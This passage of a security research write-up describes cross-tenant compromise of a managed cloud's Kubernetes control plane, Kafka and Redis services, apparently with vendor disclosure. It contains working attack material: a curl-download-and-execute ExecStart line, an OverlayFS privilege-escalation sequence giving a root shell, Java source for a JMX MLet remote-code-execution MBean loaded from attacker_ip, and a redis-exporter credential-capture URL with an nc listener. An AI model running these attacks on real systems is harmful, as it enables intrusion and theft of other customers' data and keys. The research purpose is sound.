
ExecStart=/bin/sh -c "bash -lc 'curl ip:port/payload -o /tmp/love;chmod +x /tmp/love; setsid /tmp/love '"As a result, we successfully received a callback from the control plane.
Konnectivity-server context and node network interfaces
Mirantis, the company behind the k0s project, confirmed the vulnerability.
1.4. Privilege escalation on the hostSince konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).
In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.
To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.
rm -rf /tmp/lpe mkdir /tmp/lpe cd /tmp/lpe unshare -rm sh -c ' mkdir l u w m && cp /usr/bin/python3 l/ && chmod 755 l/python3 && setcap cap_setuid+eip l/python3 && mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/* ' getcap /tmp/lpe/u/python3 /tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'Confirmation of command execution with root privileges
Gaining root privileges opened up several interesting attack vectors:
- We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
- The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.
An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.
When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:
"discoveredLabels": { "__address__": "http://100.64.1.1:6897/metrics", "__meta_url": "CENSORED", "__metrics_path__": "/metrics", "__scheme__": "http", "__scrape_interval__": "2m0s", "__scrape_timeout__": "2m0s", "cluster_id": "676767", "customer": "customerID", "job": "http", "profile": "kubernetes", "vds_id": "1337", "version": "1.0" }It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.

We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.
Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.
Private SSH key in a VictoriaLogs record
We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.

Process privileges on the host and available actions in Kubernetes
Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.


2.2. Compromising managed Kafka instancesWe explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.
Discovered Java RMI service on port 9999
The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:
- JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
- JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
- ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.
The code that handles the connection and initialization of the MBean component looks like this:
//JmxCreateMBean.java ... import javax.management.remote.JMXConnector; import javax.management.remote.JMXConnectorFactory; import javax.management.remote.JMXServiceURL; public class JmxCreateMBean { private static final class RewritingSocketFactory extends RMISocketFactory { private final String fromHost; private final String toHost; RewritingSocketFactory(String fromHost, String toHost) { ... } @Override public Socket createSocket(String host, int port) throws IOException { ... } @Override public ServerSocket createServerSocket(int port) throws IOException { ... } } public static void main(String[] args) throws Exception { ... RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3])); String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]); try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) { var mbsc = connector.getMBeanServerConnection(); try { ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5])); System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName()); } catch (InstanceAlreadyExistsException e) { System.out.println("EXISTS " + args[5]); } } } }Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:
// Exec.java import java.nio.charset.StandardCharsets; import java.nio.file.Files; import java.nio.file.Path; import java.util.Base64; public class Exec implements ExecMBean { @Override public String run(String cmd) throws Exception { Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start(); byte[] out = p.getInputStream().readAllBytes(); int rc = p.waitFor(); return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8); } @Override public String getB64(String path) throws Exception { return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path))); } @Override public String putB64(String path, String b64) throws Exception { byte[] data = Base64.getDecoder().decode(b64); Files.write(Path.of(path), data); return "wrote " + data.length + " bytes"; } }After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.
<html> <mlet code="Exec" archive="execmbean.jar" name="payload:type=Exec"></mlet> </html>We then perform the following steps:
- Create a standard MLet loader inside the Kafka JVM.
- Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.
- Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.
Kafka process context and node network interfaces
This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.

2.3. Credential leakage through redis-exporterThe next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:
//redis_exporter/exporter/http.go:47 func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) { target := r.URL.Query().Get("target") ... if !strings.Contains(target, "://") { target = "redis://" + target } u, err := url.Parse(target) ... opts := e.options ... _, err = NewRedisExporter(target, opts) ...Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:
http://<redis_expoter_host>:9121/scrape?target=<fake_redis_server>AUTH command in an intercepted Redis request
The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.

Diagnostic information of the Valkey instance
(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).
